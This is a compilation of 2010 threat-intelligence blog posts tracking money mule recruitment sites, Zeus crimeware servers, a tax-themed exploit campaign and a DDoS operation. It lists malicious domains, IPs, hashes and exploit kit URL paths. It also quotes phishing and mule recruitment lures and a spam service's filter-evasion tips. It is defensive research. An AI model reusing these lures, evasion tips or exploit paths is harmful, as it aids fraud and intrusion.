91.200.164.20	classic-groupsvc.tw
91,200,164,20	classicgroupinc.ws
91.200.164.19	excel-groupco.tw
91,200,164,19	excel-groupinc.tw
91,200,164,19	excel-groupinc.ws
91.200.164.18	financial-groupco.tw
91.200.164.20	financial-groupco.ws
91,200,164,22	financial-groupinc.tw
91.200.164.20	financial-groupsvc.ws
91.200.164.20	market-vision.tw
91.200.164.19	market-visioninc.ws
91.200.164.18	measure-groupco.tw
91.200.164.18	measure-groupco.ws
91,200,164,22	measure-groupinc.tw
91,200,164,22	measure-groupinc.ws
91,200,164,22	millennium-groupco.tw
91,200,164,18	millennium-groupinc.ws
91,200,164,20	millennium-groupsvc.tw
91.200.164.18	millennium-groupsvc.ws
91,200,164,21	nuris-groupco.tw
91,200,164,21	nuris-groupco.ws
91,200,164,20	nuris-groupinc.tw
91.200.164.21	nuris-groupinc.ws
91.200.164.21	render-groupco.tw
91.200.164.21	success-groupco.ws

Active money mule recruitment sites parked within AS47560 - VESTEH-NET-as Vesteh LLC, at **91.200.164.18**;

91.200.164.19; **91.200.164.20**; **91.200.164.21**; and **91.200.164.22** in particular:

aurora-groupco .tw - Email: dodo@fastermail.ru

aurora-groupco .ws - Email: info@gtec.ru

aurora-groupinc .tw - Email: cents@qx8.ru

aurora-groupinc .ws - Email: info@gtec.ru

bear-groupco .ws - Email: info@gtec.ru

bear-groupinc .ws - Email: info@gtec.ru

citizen-groupco .tw - Email: sane@qx8.ru

citizen-groupco .ws - Email: info@gtec.ru

citizengroupinc .ws - Email: info@gtec.ru

citizen-groupsvc .tw - Email: frown@fastermail.ru

classic-groupco .ws - Email: info@gtec.ru

classicgroupinc .ws - Email: info@gtec.ru

classic-groupsvc .tw - Email: haste@fastermail.ru

excel-groupco .tw - Email: thaws@bigmailbox.ru

excel-groupinc .tw - Email: thaws@bigmailbox.ru

118

excel-groupinc .ws - Email: info@gtec.ru

financial-groupco .tw - Email: think@maillife.ru

financial-groupco .ws - Email: info@gtec.ru

financial-groupinc .tw - Email: sane@qx8.ru

financial-groupsvc .ws - Email: info@gtec.ru

market-vision .tw - Email: place@bigmailbox.ru

market-visioninc .ws - Email: info@gtec.ru

measure-groupco .tw - Email: cents@qx8.ru

measure-groupco .ws - Email: info@gtec.ru

measure-groupinc .tw - Email: cents@qx8.ru

measure-groupinc .ws - Email: info@gtec.ru

millennium-groupco .tw - Email: thaws@bigmailbox.ru

millennium-groupinc .ws - Email: info@gtec.ru

millennium-groupsvc .tw - Email: thaws@bigmailbox.ru

millennium-groupsvc .ws - Email: info@gtec.ru

nuris-groupco .tw - Email: rips@fastermail.ru

nuris-groupco .ws - Email: info@gtec.ru

nuris-groupinc .tw - Email: rips@fastermail.ru

nuris-groupinc .ws - Email: info@gtec.ru

render-groupco .tw - Email: muggy@freenetbox.ru


success-groupco .ws - Email: info@gtec.ru

Naturally, it gets even more interesting with **AS47560** - **VESTEH-NET-as Vesteh LLC** acting as a good example

of cybercrime-friendly virtual neighborhood. Not only are the cybercriminals hosting the money mule recruitment

sites there, but also, a decent number of Zeus crimeware C &Cs, client-side exploit serving campaigns are currently active there.

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Zeus C &Cs active at [17]91.200.164.44, front pages return " $dsfkgjk\ rgkj$ ":

justinnew1 .com - Email: 3242dswewrf@yahoo.com

justinnew2 .com - Email: 3242dswewrf@yahoo.com

justinnew3 .com - Email: 3242dswewrf@yahoo.com

justinnew4 .com - Email: 3242dswewrf@yahoo.com

justinnew5 .com - Email: 3242dswewrf@yahoo.com

justinnew6 .com - Email: 3242dswewrf@yahoo.com

justinnew7 .com - Email: 3242dswewrf@yahoo.com

justinnew8 .com - Email: 3242dswewrf@yahoo.com

justinnew9 .com - Email: 3242dswewrf@yahoo.com

justinnew10 .com - Email: 3242dswewrf@yahoo.com

justinnew11 .com - Email: 3242dswewrf@yahoo.com

justinnew12 .com - Email: 3242dswewrf@yahoo.com

justinnew12 .com - Email: 3242dswewrf@yahoo.com

justinnew13 .com - Email: 3242dswewrf@yahoo.com

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justinnew14 .com - Email: 3242dswewrf@yahoo.com

justinnew15 .com - Email: 3242dswewrf@yahoo.com

justinnew16 .com - Email: 3242dswewrf@yahoo.com

justinnew17 .com - Email: 3242dswewrf@yahoo.com

justinnew18 .com - Email: 3242dswewrf@yahoo.com

justinnew19 .com - Email: 3242dswewrf@yahoo.com

justinnew20 .com - Email: 3242dswewrf@yahoo.com

justinnew21 .com - Email: 3242dswewrf@yahoo.com

justinnew22 .com - Email: 3242dswewrf@yahoo.com

justinnew23 .com - Email: 3242dswewrf@yahoo.com

justinnew24 .com - Email: 3242dswewrf@yahoo.com

Historical OSINT of live exploit serving, malware phone back locations parked at 91.200.164.44:

abecedarian .in - Email: jobmasterx@yahoo.com

absinthial .in - Email: jobmasterx@yahoo.com

acarine .in - Email: jobmasterx@yahoo.com

aeruginous .in - Email: jobmasterx@yahoo.com

agrestic .in - Email: jobmasterx@yahoo.com

alveolate .in - Email: jobmasterx@yahoo.com

anaclastic .in - Email: jobmasterx@yahoo.com

anatine .in - Email: jobmasterx@yahoo.com

anconoid .in - Email: jobmasterx@yahoo.com

ancoral .in - Email: jobmasterx@yahoo.com

anserine .in - Email: jobmasterx@yahoo.com

archididascalian .in - Email: jobmasterx@yahoo.com

arietine .in - Email: jobmasterx@yahoo.com

babied .in - Email: jobmasterx@yahoo.com

baffled .in - Email: jobmasterx@yahoo.com

banal .in - Email: jobmasterx@yahoo.com

barren .in - Email: jobmasterx@yahoo.com

battle-worn .in - Email: jobmasterx@yahoo.com

bawled .in - Email: jobmasterx@yahoo.com

beatific .in - Email: jobmasterx@yahoo.com

beckoned .in - Email: jobmasterx@yahoo.com

betonomeshalkatraktor .in - Email: ynetsw@gmail.com

fcaliber65 .in - Email: wert32@rambler.ru

humpiii1 .in - Email: wert32@rambler.ru

izyvecheniy0tragladit .in - Email: ynetsw@gmail.com

lifeberyt .in - Email: wert32@rambler.ru

marrychristmasforyou .com - ACT/VE


marrychristmasforyou .net - ACTIVE

my1stdomain .in - Email: wert32@rambler.ru

pingcrews .in - Email: jobmasterx@yahoo.com

razymniygluk .in - Email: ynetsw@gmail.com

rescservuce .in - Email: wert32@rambler.ru



Name servers of notice:

dns1.yekt.net - 67.15.47.189

ns1.trythisok.cn - 89.248.166.45 - chunk@qx8.ru

ns1.basilkey.ws - 89.248.166.45 - info@gtec.ru

ns2.maninwhite.cc - 38.99.169.210 - duly@fastermail.ru

ns2.mythinregion.ws - Email: info@gtec.ru

ns2.partytimee.cn - 38.99.169.208 - Email: chunk@qx8.ru

ns3.cnnandpizza.cc - 195.182.57.36 - Email: bears@fastermail.ru

ns3.partymorning.ws - 94.23.114.71 - Email: info@gtec.ru

Take a look at the routing graph for a moment. Who do we have here? Our "dear friends" at [18]AS5577

ROOT eSolutions (also seen [19]here; [20]here; [21]here; [22]here; [23]here and [24]here) acting as a node to an

ever expanding portfolio of malicious customers, with **AS50215 Troyak-as Starchenko Roman Fedorovich** part of the

[25]Pushdo crimeware and [26]client-side exploit serving campaigns, [27]second in the list.

AS47560 - VESTEH-NET-as Vesteh LLC has been notified, awaiting response/take down reaction. Or the lack of such.

Related coverage of money laundering in the context of cybercrime:

[28]Keeping Reshipping Mule Recruiters on a Short Leash

[29]Keeping Money Mule Recruiters on a Short Leash

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[30]Standardizing the Money Mule Recruitment Process

[31]Money Mule Recruiters use ASProx's Fast Fluxing Services

[32]Money Mules Syndicate Actively Recruiting Since 2002

[33]Inside a Money Laundering Group's Spamming Operations

This post has been reproduced from [34]Dancho Danchev's blog. Follow him [35]on Twitter.

- 1. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html
- 2. http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html
- 3. http://blogs.zdnet.com/security/?p=2293
- 4. http://www.messagelabs.com/mlireport/MLI_2010_01_Jan_FIN_AL_EN.pdf
- 5. http://blogs.zdnet.com/security/?p=1514
- 6. http://twitter.com/danchodanchev/status/8638311702
- 7. http://twitter.com/danchodanchev/status/8638405085
- 8. http://twitter.com/danchodanchev/status/8638505748
- 9. http://twitter.com/danchodanchev/status/8638623148
- 10. http://twitter.com/danchodanchev/status/8638713256
- 11. http://twitter.com/danchodanchev/status/8638841565
- 12. https://zeustracker.abuse.ch/monitor.php?as=47560
- 13. http://google.com/safebrowsing/diagnostic?site=AS:47560
- 14. http://blogs.zdnet.com/security/?p=1085
- 15. http://www.delphifaq.com/faq/scams/f1057.shtml?p=22
- 16. http://www.delphifaq.com/faq/scams/f1057.shtml?p=22

- 17. https://zeustracker.abuse.ch/monitor.php? ipaddress=91.200.164.44
- 18. http://hphosts.blogspot.com/2009/11/crimeware-friendly-isps-root-esolutions.html
- 19. http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html
- 20. http://ddanchev.blogspot.com/2009/02/cost-of-anonymizing-cybercriminals.html
- 21. http://ddanchev.blogspot.com/2009/12/diverse-portfolio-of-fake-security.html
- 22. http://ddanchev.blogspot.com/2009/08/us-federal-forms-blackhat-seo-themed.html
- 23. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html
- 24. http://ddanchev.blogspot.com/2009/05/diverse-portfolio-of-fake-security.html
- 25. http://ddanchev.blogspot.com/2010/01/pushdo-serving-crimeware-client-side.html
- 26. http://ddanchev.blogspot.com/2010/02/photoarchive-crimewareclient-side.html
- 27. http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html
- 28. http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html
- 29. http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html

- 30. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html
- 31. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html
- 32. http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html
- 33. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html
- 34. http://ddanchev.blogspot.com/
- 35. http://twitter.com/danchodanchev

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
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clable border="0" height="25" width="10">
clable border="0" height="15" width="15"
```

Tax Report Themed Zeus/Client-Side Exploits Serving Campaign in the Wild (2010-02-11 22:19)

A currently ongoing malware campaign courtesy of the gang that's been busy rotation themes over the past few weeks, has changed the theme to " You are in a higher tax bracket", and continues serving client-side exploits next to a Zeus crimeware sample using a bogus " You don't have the latest version of Macromedia Flash Player" error message.

- Sample URL: rep1031 .be/reports/getreport.php? email=email - Email: souchuck@yahoo.com. The following

currently suspended domains are also involved - rep1032 .be; rep1030.me .uk; rep1031.me .uk; rep1032.me .uk; rep1030.co .uk; rep1031.co .uk; rep1032.co .uk; rep1043.me .uk; rep1041.co .uk; rep1032.co .uk 124



- UPDATED: The most recently spamvertised domains include:

rep1041 .kr - Email: Souchuck@yahoo.com

rep1042 .kr - Email: Souchuck@yahoo.com

rep1043 .kr - Email: Souchuck@yahoo.com

rep1044 .kr - Email: Souchuck@yahoo.com

rep1041.ne .kr - Email: Souchuck@yahoo.com

rep1042.ne .kr - Email: Souchuck@yahoo.com

rep1043.ne .kr - Email: Souchuck@yahoo.com

rep1041.co .kr - Email: Souchuck@yahoo.com

rep1042.co .kr - Email: Souchuck@yahoo.com

rep1043.co .kr - Email: Souchuck@yahoo.com

rep1044.co .kr - Email: Souchuck@yahoo.com

rep1041.or .kr - Email: Souchuck@yahoo.com

rep1042.or .kr - Email: Souchuck@yahoo.com

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You don't have the latest version of Macromedia Flash Player

This site makes use of Macromedia® Flash(TM) software. You've installed an old version of Macromedia Flash Player that cannot play the content we've created



Why not download and install the latest version now? It will only take a moment.

Macromedia and Flash are trademarks of Macromedia, Inc.

State Revenue Service

rep1043.or .kr - Email: Souchuck@yahoo.com

rep1044.or .kr - Email: Souchuck@yahoo.com

- Sample detection rate:

update.exe - [1]PWS:Win32/Zbot.RS - Result: 8/41 (19.52 %);

MD5: 44028f0e2fa3ec70507992cb0684ff58

- Name servers of notice:

ns1.socialworc .net - 87.117.245.9 - Email: storylink@live.com

ns1.trihtmens .net - 87.117.245.9

ns1.inserthelping .net - suspended


ns1.citysatellites .net - down

- Sample message: " Dear taxpayer, The Federal income tax is a progressive tax, meaning that the more you earn, the higher your tax rate. Your tax rate depends not just upon your taxable income, but also upon your filing status (single, married filing jointly, etc.). You're in a higher tax bracket because: your annual income for the last tax year has increased. Please review your annual tax report immediately at: get report."
- Sample iFrame used: 109.95.115.36 /uzs/in.php also used in last [2]week's PhotoArchive campaign; AS50215 -

Troyak-as Starchenko Roman Fedorovich - akanyovskiy@troyak.org; akanyovskiy@vishclub.net and serving CVE-2007-

5659; CVE-2008-2992; CVE-2009-0927; CVE-2009-4324.

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- Sample malware detection rate/phone back C &Cs: update.exe - [3]Trojan-Spy.Win32.Zbot.gen - Result: 8/41

(19.52 %), **MD5:** f15d88ac3e381aeb6b3779b0dd7042ce.

Upon execution phones back to [4]**trollar .ru/cnf/trl.jpg** - 109.95.114.133 - Email: bernardo pr@inbox.ru;

[5]AS50369 - VISHCLUB-AS Kanyovskiy Andriy Yuriyovich. Email was also used to register the Zeus C &C from last week's "[6] *PhotoArchive Crimeware/Client-Side Exploits Serving Campaign in the Wild*" campaign.

- Name servers of notice: ns1.gompley .net - 74.117.63.218 - Email: storylink@live.com; ns1.hoocky .net -

74.117.63.218 - Email: footboolfan7@aol.com, also known to have been parked on the same IP are ns1.allhostinfo

.com - Email: line@metalfan.com; ns1.helpgoldbank .net - Email: glonders@gmail.com and ns1.drowthdb .com.

- Second portfolio of related name servers: the second portfolio is parked at 62.19.3.2 - ns1.faktorypro .com -

Email: poolbill@hotmail.com; ns1.x-videocovers .net - Email: storylink@live.com; ns1.serwisezone .net - Email:

line@metalfan.com; ns1.guarantexpres .com; ns1.respectiveowners .net

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Updates will be posted as soon as new developments emerge.

Related coverage of the gang's previous campaigns:

[7]PhotoArchive Crimeware/Client-Side Exploits Serving Campaign in the Wild

[8]Facebook/AOL Update Tool Spam Campaign Serving Crimeware and Client-Side Exploits

[9]Pushdo Serving Crimeware, Client-Side Exploits and Russian Bride Scams

[10]Outlook Web Access Themed Spam Campaign Serves Zeus Crimeware

[11]Pushdo Injecting Bogus Swine Flu Vaccine

[12]"Your mailbox has been deactivated" Spam Campaign Serving Crimeware

[13]Ongoing FDIC Spam Campaign Serves Zeus Crimeware

[14]The Multitasking Fast-Flux Botnet that Wants to Bank With You

This post has been reproduced from [15]Dancho Danchev's blog. Follow him [16]on Twitter.

1.

http://www.virustotal.com/analisis/aa9f7b84bf5b1937a529b 0b9c0d3488971cdf23d318053cfe818333ae7639737-12659

30510

2. http://ddanchev.blogspot.com/2010/02/photoarchive-crimewareclient-side.html

3.

http://www.virustotal.com/analisis/08c6a859e00d5011bf3c6 7a03466c5567db7678f0bba0f174619ac5298bf2ec9-12659

15258

- 4. https://zeustracker.abuse.ch/monitor.php?host=trollar.ru
- 5. https://zeustracker.abuse.ch/monitor.php?as=50369

- 6. http://ddanchev.blogspot.com/2010/02/photoarchive-crimewareclient-side.html
- 7. http://ddanchev.blogspot.com/2010/02/photoarchive-crimewareclient-side.html
- 8. http://ddanchev.blogspot.com/2010/01/facebookaol-update-tool-spam-campaign.html
- 9. http://ddanchev.blogspot.com/2010/01/pushdo-serving-crimeware-client-side.html
- 10. http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html
- 11. http://ddanchev.blogspot.com/2009/12/pushdo-injecting-bogus-swine-flu.html
- 12. http://ddanchev.blogspot.com/2009/11/your-mailbox-has-been-deactivated-spam.html
- 13. http://ddanchev.blogspot.com/2009/10/ongoing-fdic-spam-campaign-serves-zeus.html
- 14. http://ddanchev.blogspot.com/2009/07/multitasking-fast-flux-botnet-that.html
- 15. http://ddanchev.blogspot.com/
- 16. http://twitter.com/danchodanchev

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'Anonymous' Group's DDoS Operation Titstorm (2010-02-12 01:40)



'Anonymous' Group's DDoS Operation Titstorm (2010-02-12 01:40)

With last months [1]'Anonymous' Group's DDoS Operation Titstorm campaign a clear success based on the real-time

monitoring of the crowdsourcing-driven attack, it's time to take a brief retrospective on the tools and tactics used, and relate

• Go through an analysis of 2009's failed [2]Operation Didgeridie DDoS campaign

Why is Operation Titstorm an important one to profile? Not only because it worked compared to [3]Operation

Didgeridie, but also, due to the fact that crowdsourcing driven (malicious culture of participation) DDoS attacks have proven themselves throughout the past several years, as an alternative to DDoS for hire attacks.

- DIY ICMP flooders
- Web based multiple iFrame loaders to consume server CPU
- Web based email bombing tools+predefined lists of emails belonging to government officials/employees

Go through related posts on crowdsourcing DDoS attacks/malicious culture of participation:

[4]Coordinated Russia vs Georgia cyber attack in progress

[5]Iranian opposition launches organized cyber attack against pro-Ahmadinejad sites

[6]People's Information Warfare Concept

[7]Electronic Jihad v3.0 - What Cyber Jihad Isn't

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[8] Electronic Jihad's Targets List

[9]The DDoS Attack Against CNN.com

[10]Chinese Hacktivists Waging People's Information Warfare Against CNN

[11]The Russia vs Georgia Cyber Attack

[12]Real-Time OSINT vs Historical OSINT in Russia/Georgia Cyberattacks

[13]Pro-Israeli (Pseudo) Cyber Warriors Want your Bandwidth

[14]Iranian Opposition DDoS-es pro-Ahmadinejad Sites

This post has been reproduced from [15]Dancho Danchev's blog. Follow him [16]on Twitter.

1. http://www.smh.com.au/technology/technology-news/operation-titstorm-hackers-bring-down-government-website

<u>s-20100210-nqku.html</u>

- 2. http://blogs.zdnet.com/security/?p=4234
- 3. http://blogs.zdnet.com/security/?p=4234
- 4. http://blogs.zdnet.com/security/?p=1670
- 5. http://blogs.zdnet.com/security/?p=3613
- 6. http://ddanchev.blogspot.com/2007/10/peoples-information-warfare-concept.html
- 7. http://ddanchev.blogspot.com/2007/11/electronic-jihad-v30-what-cyber-jihad.html
- 8. <u>http://ddanchev.blogspot.com/2007/11/electronic-jihads-targets-list.html</u>
- 9. http://ddanchev.blogspot.com/2008/04/ddos-attack-against-cnncom.html
- 10. http://ddanchev.blogspot.com/2008/04/chinese-hacktivists-waging-peoples.html
- 11. http://ddanchev.blogspot.com/2008/08/russia-vs-georgia-cyber-attack.html
- 12. http://ddanchev.blogspot.com/2008/10/real-time-osint-vs-historical-osint-in.html
- 13. http://ddanchev.blogspot.com/2009/01/pro-israeli-pseudo-cyber-warriors-want.html

- 14. http://ddanchev.blogspot.com/2009/06/iranian-opposition-ddos-es-pro.html
- 15. http://ddanchev.blogspot.com/
- 16. http://twitter.com/danchodanchev

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Dissecting an Ongoing Money Mule Recruitment Campaign (2010-02-12 23:46)

Money mule recruiters can be sometimes described as massmarketing zombies, who have absolutely no idea who they're trying to recruit. **Cefin Consulting & Finance - cefincf .com** - 195.190.13.106 - Email: flier@infotorrent.ru is the very latest example of such a campaign, trying to recruit, well, me.

The initial recruitment email was spammed from maximumsxz78@roulottesste-anne.com with IP 221.154.76.195:

" Cefin Consulting & Finanace is one of the leading providers of consulting services in the world. Our success depends both on high quality of services and on professionally managed and reliable business processes. This is the reason why quality is our main concern. However, the only way to reach top-notch quality in our business is permanent struggle for quality and engineering of stable procedures. It is not possible to reach high quality standards without dedicated personnel striving for flawless operation of processes and projects in their daily life.


Currently we have a Financial Manager opening. No deadlines for applications are set. The job of Financial

Manager includes processing of money transfers, sent to his personal bank accounts by company clients. Upon

receiving a transfer the Financial Manager has to redirect it to the account specified by our dispatchers. All you need for this job are: 3-4 free hours a day, your wish, ability to work in a team and responsibility. The initial wages will equal 5 % of total monthly turnover.

Requirements to Candidates:

- 20 years old and more



- Be able to check your email several times a day
- Should have personal (or business) bank account
- Have a skill to communicate and access to the Internet.
- Foreign language (English is preferable).
- To have an opportunity in any working hours to go to closest Western Union location and make money transfer .

What we offer:

- Generous wages - (Your earnings will originally make 5 % from each payment. Your earnings will originally make 5 %

from each payment. After 5 remittances if you will operatively work and correctly, your earnings raises up to 10 %.)

- Opportunity of increase in your earnings.
- Free seminars and training courses (After 6 months of great work).

2010 © Cefin Consulting & FinanaceIf you are interested in this opening, don't hesitate to send your CV at our e-mail: **cefincfss@yahoo.com** All right reserved. "

Response received from **cefincfss@yahoo.com** with IP [1]**91.207.4.162**, asking for the following details, althrough the [2]**DIY money-mule recruitment management interface** automates the entire process, thereby allowing it to scale:

" If you have understood the meaning of work and ready to begin working with us, please send us your INFO in the following format:

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1) First name; 2) Last name; 3) Country; 4) City; 5) Zip code; 6) Home Phone number, Work Phone number,

Mobile Phone number; 7) Bank account info:; a) Bank name; b) Account name; c) Account number; d) Sort code; 8) Scan you passport or driver license"

The CV forwarding email provided is **mynesco@yahoo.com**, although they'll even recruit you without sending

them the required CV.

What's special about the bogus company, is not the new template layout that they've purchased from a [3]vendor offering creative for money-mule recruitment campaign, but their attempt to establish themselves as a trusted brand by featuring fake certificates issued by easily recognizable brands, such as Western Union, Money Gram, Investors in People, the World Business Community and even an award from the Chamber Awards for 2004 in the category - " Most Promising New Business".

Moreover, parked on the very same IP where the money mule recruitment is, are also domains currently serving

live exploits, as well as a DIY interface for a spamming service known as "OS-CORP".

The certificates in question:

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Cefin Consulting & Finance describes itself as:

" Cefin consulting & Finance was founded at the beginning of 1990. The emerged structure united specialists with unique background in management consulting, marketing research, business evaluation and stock-exchange

operations. The following two companies constitute Cefin consulting & Finance:

- Omega Financial Dept. the dedicated company in the field of securities operations;
- Omega Consult the dedicated consulting company, rendering services in strategic planning and corporate management.

Activity of Cefin consulting & Finance is focused on generation of balanced solutions for active development of the company and minimization of business risks.

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Cefin consulting & Finance offers successful managerial solutions through consulting support to projects in various spheres, namely: comprehensive restructuring and organizational development, generation of managing companies, engineering of tailored management systems for corporate clients, implementation of project management methods, business development financial and economic simulation.

Top-notch dedicated professionals with key competence in various consulting fields constitute our rigorous staff.

We boast to have management consulting and business strategy development experts, certified securities dealers, assessment and registration, marketing and financial specialists, corporate law and anti-monopoly legislation gurus.

Address: Cefin consulting & Finance is located at 510 East 80th Street, New York, New York 10021, United States 786-475-3994; 786-475-3994 (FAX)"

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The money mule recruitment domain **cefincf.com** - 195.190.13.106 - Email: flier@infotorrent.ru remains active.

Parked on the same IP are also the following domains, currently hosting live exploit kits:

384756783900 .cn - Email: abuse@domainsreg.cn

109438129432 .cn - Email: abuse@domainsreg.cn

234273849543 .cn - Email: abuse@domainsreg.cn

783456788839 .cn - Email: abuse@domainsreg.cn

odnaklasniki .cn - Email: Michell.Gregory2009@yahoo.com - Email profiled in December 2009's "[4] *Celebrity-*

Themed Scareware Campaign Abusing DocStoc" - money mule recruitment connection

mynes-consultings .cn - Email: grishanizov@gmail.com

mynes-consult .cn - Email: grishanizov@gmail.com

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Sample live exploit structure, currently active at these domains:

- mynes-consult .cn -> if exploitation is not possible, the user is redirected to the legitimate newegg.com
- mynes-consult .cn/load.php?spl=mdac
- mynes-consult .cn/load.php?spl=buddy
- mynes-consult .cn/load.php?spl=myspace
- mynes-consult .cn/load.php?spl=vml2
- mynes-consult .cn/load.php?spl=ymj
- mynes-consult .cn/load.php?spl=zango1
- mynes-consult .cn/load.php?spl=zango2

All of these exploits drop load.exe - **[5]TrojanDownloader:Win32/Cutwail.gen!C** - Result: 41/41 (100.00 %),

which upon execution phones back to 69.162.86.210.

With cybercriminals actively multi-tasking these days, this money mule recruitment gang doesn't make an ex-

ception. On one of the domains listed above, a low-profile DIY spamming service known as OS-CORP is offering its

services.



The DIY spam service, also has Terms of Service and offers basic spamming recommendations. The following is a

roughly translated version of them:

- " No child Porno spamming!
- Do not offer me affiliate program (% of sales), I do not care!
- ICQ almost always online, but this does not mean that I always present! If you have not received an answer

immediately have patience, I will answer as soon as appearing!

- Mailing lists on bases of certain subjects are more expensive!
- I am not responsible for your campaigns and sites sites that are sometimes nailed in the process of spam! Use anti-abuse hosting!
- I'm not offering anti-abuse hosting services!
- I don't offer recommendations for such services. I give only the services that spam!
- Campaign's size should be UP TO 50 kb!

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Recommendations for the preparation of material for delivery!

- Do not always send the same text messages, ideally, to change the text after each mailing, the effect of there!
- Do not use themes in writing (headers) words such as EARN, OFFER, do not put a lot of exclamation marks and other (better do without them), just one!
- For a good response from countries whose native language is not English (eg Sweden, Spain, Denmark, etc.) is highly desirable to use the native language of the text distributed to countries, it gives a wonderful effect, and should not be mistaken, in countries such not everyone knows English, verified repeatedly!
- Do not write too long texts on a number of reasons this does not give a positive effect, but not limited to one sentence worth! Ideally, make the text in a few not particularly bulky paragraphs! "

The deeper your analyze, the more malicious, and most importantly, inter-connected it gets.

Related coverage of money laundering in the context of cybercrime:

[6]Keeping Money Mule Recruiters on a Short Leash - Part Two
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[7]Keeping Reshipping Mule Recruiters on a Short Leash

[8]Keeping Money Mule Recruiters on a Short Leash

[9]Standardizing the Money Mule Recruitment Process

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- 1. http://www.projecthoneypot.org/ip_91.207.4.162?vid=4lo20a29d1h0pnf8k2kpbingl2
- 2. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html
- 3. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html
- 4. http://ddanchev.blogspot.com/2009/12/celebrity-themed-scareware-campaign_07.html

5.

